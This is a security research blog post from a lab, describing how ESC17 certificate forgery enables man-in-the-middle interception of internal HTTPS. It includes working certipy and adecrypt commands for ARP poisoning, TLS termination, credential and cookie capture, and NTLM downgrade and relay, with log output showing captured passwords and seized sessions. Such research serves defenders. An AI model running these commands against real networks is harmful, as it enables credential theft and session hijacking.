# ESC17 - Beyond WSUS: Intercepting Internal HTTPS
> ESC17 forges a domain-trusted certificate. Against internal HTTPS, it surfaces credentials, session tokens, and Windows authentications in the clear.
Date: 2026-07-26
Tags: adcs, active-directory, pki, https, ntlm, esc17
URL: https://research.qu35t.pw/en/blog/esc17-https-interne/
---
*A research series by Alexis MARTIN (qu35t) and Alexis PARET (nnino).*
*Every technique in this series was reproduced end to end in a fully patched lab environment.*
The [first article](/en/blog/esc17-introduction-threat-model/) laid out the primitive: ESC17 manufactures a **domain-trusted TLS server identity**, for any hostname. WSUS was the first demonstration, spectacular because a manipulated update there becomes SYSTEM code. This second article tackles the broadest, and most intuitive, surface of that primitive: **internal HTTPS**.
Every enterprise web application, every intranet, every admin interface, every internal API rests on a single assumption: *"if the TLS certificate presented is issued by our certification authority, then the endpoint is authentic."* ESC17 is exactly what lets you forge such a certificate for a host you do not own. All that is then required is to get on the network path, and all that supposedly protected traffic becomes readable and modifiable.
## Why HTTPS is the broadest target
Internal HTTPS does not offer the immediate code-execution potential of a service like WSUS, but it makes up for it in **volume**. In a real environment, it is easy to count dozens of internal services served over TLS by an enterprise CA certificate:
- intranet portals, HR systems, document management,
- operations and monitoring tools (Grafana, Kibana, hypervisor interfaces),
- device admin consoles (firewalls, switches, printers, NAS),
- line-of-business applications and internal APIs,
- development tools (GitLab, Jenkins, image registries).
All share the same trust assumption, and all share it wrongly the moment ESC17 is exploitable. Above all, internal HTTPS is in use **constantly**: every user connection to one of these services produces exploitable traffic, with no wait and no particular window of opportunity.
## The principle: terminating TLS makes everything readable
The attack follows the generic ESC17 pattern. You get on-path (ARP spoofing, IPv6 advertisement abuse, DNS poisoning), and you **terminate the victim's TLS session with the forged certificate**. In principle, the browser raises no warning, because the certificate is genuinely valid and genuinely domain-trusted (exact behavior depends on how strictly the client validates). adecrypt reopens a connection in parallel to the legitimate server and relays the decrypted traffic, which it now reads in the clear.

The victim believes it is talking to the server; it is really talking to adecrypt, which decrypts and then relays to the real server. Everything that passed for TLS-protected is readable between the two legs. From that position, three families of capability open up, exactly the ones described in the first article:
1. **Passive interception.** Read everything the victim believed was TLS-protected: session tokens, credentials submitted in a form, authentication headers, internal API data.
2. **Authentication relay.** Capture or relay an integrated Windows authentication (Negotiate or NTLM) presented by the browser to an intranet application.
3. **Active manipulation.** Alter requests or responses on the fly, for example injecting content into a page or modifying an API response.
This article focuses on the first two, passive interception and authentication relay, which we demonstrate end to end, and details the design choice that makes the attack deployable without breaking the rest of users' browsing.
## Breaking only the internal: SNI-based selection
The most important design point comes down to a practical constraint. If you get on-path across an entire subnet and indiscriminately terminate every TLS session, you also break connections to the outside (search engines, SaaS services, updates), for which we hold no valid certificate. Those connections would raise warnings and disrupt users, which is noisy and counterproductive.
adecrypt solves this by reading the **SNI** (Server Name Indication) from the `ClientHello` **before decrypting anything**. The SNI, sent in the clear at the very start of the TLS handshake, indicates the hostname the client is trying to reach. adecrypt reads it without consuming the bytes, then decides:
- **internal name** (for example `intranet.esc17.local`): intercept, terminate TLS with the ESC17 certificate, decrypt.
- **external or absent name** (for example `www.google.com`): **pass it through transparently**. TLS stays end to end between the client and the real server, with no termination on our side, so no warning.
```bash
[CONN] 10.10.20.11 -> 10.10.20.30:443 (host=intranet.esc17.local)
[PASS] 10.10.20.11 -> 142.250.x.x:443 transparent (SNI=www.google.com)
```
The two lines say it all. The internal name `intranet.esc17.local` is intercepted and its TLS terminated with the ESC17 certificate. The external name `www.google.com` passes through as a raw relay, encrypted end to end, invisible to us and intact for the user. It is this filtering that makes the attack deployable across an entire segment without collateral breakage.
The `--only-ips` and `--exclude` options narrow the scope further, to spare a sensitive address or range.
## One certificate per host, or a single wildcard
SNI-based selection is only half the problem. Once adecrypt knows it should intercept a connection, it still has to present a certificate **whose name matches exactly** the host the victim requested. A modern browser rejects any certificate that does not cover the name being visited, even one that is perfectly valid and issued by the domain CA. We saw this while building the lab, with a certificate issued for `DC01.esc17.local` presented to a victim heading to `wk01.esc17.local`.

*A trusted certificate is not enough, it has to carry the right name. Here it is issued for `DC01.esc17.local` but the victim is going to `wk01.esc17.local`, so the browser refuses.*
In a real network, victims spread across dozens of services with all-different names, `wk01`, `intranet`, `grafana`, `gitlab`, and the rest. To reach as many people as possible without triggering an error, you therefore need a valid certificate **for each of those names**. adecrypt handles this by forging certificates **on demand**: as soon as a new internal SNI appears, it issues the corresponding certificate via ESC17 on the fly, with no preparation.
This approach has a stealth cost. Each name triggers an **enrollment request** to the CA, and an authority that suddenly sees dozens of *Server Authentication* certificates issued for varied hosts produces a signal that is easy to flag.
The counter is a **wildcard certificate**. Since ESC17 lets you freely supply the SAN of the request, nothing stops you from requesting a `*.esc17.local`. A single certificate then covers **all** the hosts in the domain, `wk01.esc17.local`, `intranet.esc17.local`, `grafana.esc17.local`, all accepted by the same certificate, with a single issuance and therefore a single trace on the CA side. You forge it in one command with certipy, placing the wildcard in the SAN of the request.
```bash
certipy req -u 'nnino@esc17.local' -p 'Password1!' -dc-ip 10.10.20.10 \
-target DC01.esc17.local -ca 'esc17-DC01-CA' -template 'DefaultSSLCert' \
-dns *.esc17.local
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with DNS Host Name '*.esc17.local'
[*] Saved certificate and private key to '*.pfx'
```

*The same certificate, with a SAN of `*.esc17.local`, is accepted with no warning on `wk01.esc17.local`, and on any other host in the domain. A single enrollment request is enough to cover everything.*
A `*.esc17.local` wildcard covers single-level names under the domain, which matches the vast majority of internal services. For deeper subdomains, you add the desired level to the SAN in the same way.
You load this single certificate into adecrypt with `--pfx`, and it serves any host in the domain. Interception then proceeds as in the earlier cases, except that a single certificate covers everything.
```bash
sudo python3 adecrypt.py https --targets 10.10.20.12 --gateway 10.10.20.1 \
--interface eth0 --only-ips 10.10.20.11 --pfx "../*.pfx" \
--ldap-shell --ldap-dc 10.10.20.10
21:23:59 INFO [CERT] default identity loaded from *.pfx (SAN: *.esc17.local)
21:24:02 INFO [CONN] 10.10.20.12 -> 10.10.20.11:443 (host=wk01.esc17.local)
21:24:02 WARNING [HIJACK] session #1 seized : u:ESC17\nnino @ 10.10.20.12 -> added to the shell pool
```
The `*.esc17.local` certificate is indeed accepted for `wk01.esc17.local`, and the rest (NTLM shuttle, bind, session seizure) is identical to the relay shown above.
adecrypt handles both strategies, and that is deliberate. The wildcard is the one to prefer, a single issuance, a single trace, complete coverage of the domain. On-demand generation, enabled by the `--ca-*` options, keeps its usefulness when a configuration refuses wildcard certificates, for example a client or application that only accepts exact hostnames. adecrypt then forges one certificate per host on the fly, at the cost of stealth.
## Case 1, passive interception: the whole stream in the clear
Once TLS is terminated, adecrypt inspects every HTTP request and response and extracts the sensitive elements into its loot file, as users connect. Concretely, it captures:
- **HTTP Basic authentication**, decoded as `user:password`,
- the **Bearer tokens** and JWTs presented in the `Authorization` header,
- the **API keys** (`X-API-Key` and equivalent headers),
- the **session cookies** (any cookie whose name suggests a session, an authentication, or a token),
- the **login forms** submitted via POST, including the username and password pair,
- the credentials present in a JSON body or a query string.
Here is a real run against our lab application, an IIS site protected by Basic authentication on `wk01.esc17.local` (10.10.20.11). The victim is a workstation, `wk02` (10.10.20.12), browsing to that site. Both machines are on the same subnet.
On the victim side, nothing betrays the interception. The Basic authentication prompt appears normally, without the slightest certificate warning, since the certificate adecrypt presents is issued by the domain CA and carries the right SAN.

*Victim side (wk02): the Basic prompt for `wk01.esc17.local` appears with no warning, even though TLS is already terminated by adecrypt with the ESC17 certificate.*
```bash
sudo python3 adecrypt.py https --targets 10.10.20.12 --gateway 10.10.20.1 \
--interface eth0 --only-ips 10.10.20.11 --pfx ../wk01.pfx
20:22:51 INFO [CERT] default identity loaded from wk01.pfx (SAN: wk01.esc17.local)
20:22:51 INFO [*] TLS proxy listening on :8443
20:22:51 INFO [NET] ip_forward=1, REDIRECT ports=[443] dst=['10.10.20.11'] -> :8443
20:22:51 INFO [ARP] 1 target(s) x 2 peer(s) [10.10.20.1, 10.10.20.11] to poison
20:23:12 INFO [CONN] 10.10.20.12 -> 10.10.20.11:443 (host=wk01.esc17.local)
20:23:52 INFO >>> [BASIC] admin:BasicAuthPasswordSecret host=wk01.esc17.local url=/
```
The start of the log describes the bootstrap: adecrypt loads the ESC17 certificate (`[CERT] ... SAN: wk01.esc17.local`, and it is indeed that **SAN**, not the CN, that gets the certificate accepted without warning), opens its TLS proxy, and lays down the iptables rule that redirects port 443 of `wk01` thanks to `--only-ips`. One line deserves a pause, the ARP one:
```bash
[ARP] 1 target(s) x 2 peer(s) [10.10.20.1, 10.10.20.11] to poison
```
adecrypt poisons the victim against **two** peers, the gateway and the server. This second peer is indispensable, because wk02 and wk01 are on the same subnet and their traffic does not pass through the gateway. Without it, the connection to the intranet would slip past the interception.
The rest plays out when the user browses. The `[CONN]` marks the TLS termination with the forged certificate, then, forty seconds later, the time it took to type, `>>> [BASIC] admin:BasicAuthPasswordSecret` yields the username and password pair, decoded from the `Authorization: Basic` header and written in the clear to the loot. A useful detail: the capture happens on the victim's **request**, before the server even responds, so the credentials are recovered whether the server accepts them or not.
The same mechanism covers the other forms of authentication. A login form produces `>>> [FORM] username=... password=...`, a session cookie `>>> [COOKIE] ...`, an application token `>>> [BEARER] eyJ...`. In this way you obtain **the entire internal HTTPS stream in the clear, as connections come in**. A captured credential is reused elsewhere, a session cookie lets you ride an ongoing session without knowing the password, and a service account, often over-privileged, opens durable access.
### Decrypting the whole stream live in Wireshark
adecrypt's targeted extraction is not the only route. Since adecrypt terminates TLS, it can export the **TLS session keys** in `SSLKEYLOGFILE` format. You then capture the traffic with `tcpdump` or Wireshark and **decrypt it in real time**, both encrypted legs included (victim to adecrypt and adecrypt to server). This gives you the complete HTTP stream in the clear, and not just the elements picked out by the extractors.
```bash
sudo SSLKEYLOGFILE=/tmp/adecrypt_keys.log python3 adecrypt.py https \
--targets 10.10.20.12 --gateway 10.10.20.1 --interface eth0 \
--only-ips 10.10.20.11 --pfx ../wk01.pfx
```
You then just point Wireshark at this file (*Preferences → Protocols → TLS → (Pre)-Master-Secret log filename*) and capture on the interface: the TLS sessions decrypt on the fly, and a *Follow → TLS Stream* shows the HTTP in the clear. The same mechanism applies to the `ldaps`, `rdp`, and `sccm` modes, whose two TLS legs are logged as well.
## Case 2, integrated Windows authentication: NTLM capture and relay
Many intranet applications rely on **integrated Windows authentication**. The browser presents the user's identity to the server via an `Authorization: Negotiate` header that wraps Kerberos or NTLM. In a trusted Intranet zone, this exchange is automatic. Elsewhere, the browser shows a credentials prompt, but the result on the channel is the same, a Windows authentication traveling inside the HTTPS session.

The whole relay lives in this back-and-forth. adecrypt never knows the password, it merely carries the three NTLM messages between the victim and the domain controller. The downgrade from `Negotiate` to `NTLM` is the decisive step, we come back to it below.
We reuse the same setup as Case 1, this time with **Windows Authentication** enabled on the IIS site `wk01.esc17.local` (anonymous authentication is disabled). The victim is still `wk02` (10.10.20.12). Since the site is not declared as an Intranet zone on that workstation, the browser opens a Windows authentication prompt in which the user `ESC17\nnino` types their credentials.

*Victim side (wk02): the Windows Security prompt for `wk01.esc17.local`, with the ESC17 domain filled in. Still no certificate warning, TLS being terminated by adecrypt.*
We launch adecrypt exactly as in Case 1, adding the relay to ntlmrelayx. The `--relay-mode` option is not needed, it switches automatically to `ntlm` as soon as a `--relay-to` is provided.
```bash
sudo python3 adecrypt.py https --targets 10.10.20.12 --gateway 10.10.20.1 \
--interface eth0 --only-ips 10.10.20.11 --pfx ../wk01.pfx \
--relay-to 127.0.0.1:80
20:32:20 INFO [CERT] default identity loaded from wk01.pfx (SAN: wk01.esc17.local)
20:32:20 INFO [RELAY] active -> ntlmrelayx ('127.0.0.1', 80) (mode=ntlm, ips=auto)
20:32:26 INFO [CONN] 10.10.20.12 -> 10.10.20.11:443 (host=wk01.esc17.local)
20:32:27 INFO [AUTH] wk01.esc17.local requests NTLM/Negotiate (relayable via --relay-mode ntlm)
20:32:27 INFO [RELAY] AD challenge (Negotiate) on wk01.esc17.local -> NTLM downgrade + relay ('127.0.0.1', 80)
20:32:51 INFO >>> [NTLM] TlRMTVNTUAABAAAAB4IIogAAAAAAAAAAAAAAAAAAAAAKAGFKAAAADw==... host=wk01.esc17.local url=/
20:32:51 INFO >>> [NTLM] TlRMTVNTUAADAAAAGAAYAHQAAAAwATABjAAAAAoACgBYAAAACgAKAGIAAAAIAAgAbAAAAAAAAAC8AQAA... host=wk01.esc17.local url=/
20:33:06 INFO [CONN] 10.10.20.12 -> 10.10.20.11:443 (host=wk01.esc17.local) (second connection, re-challenged and re-downgraded identically)
```
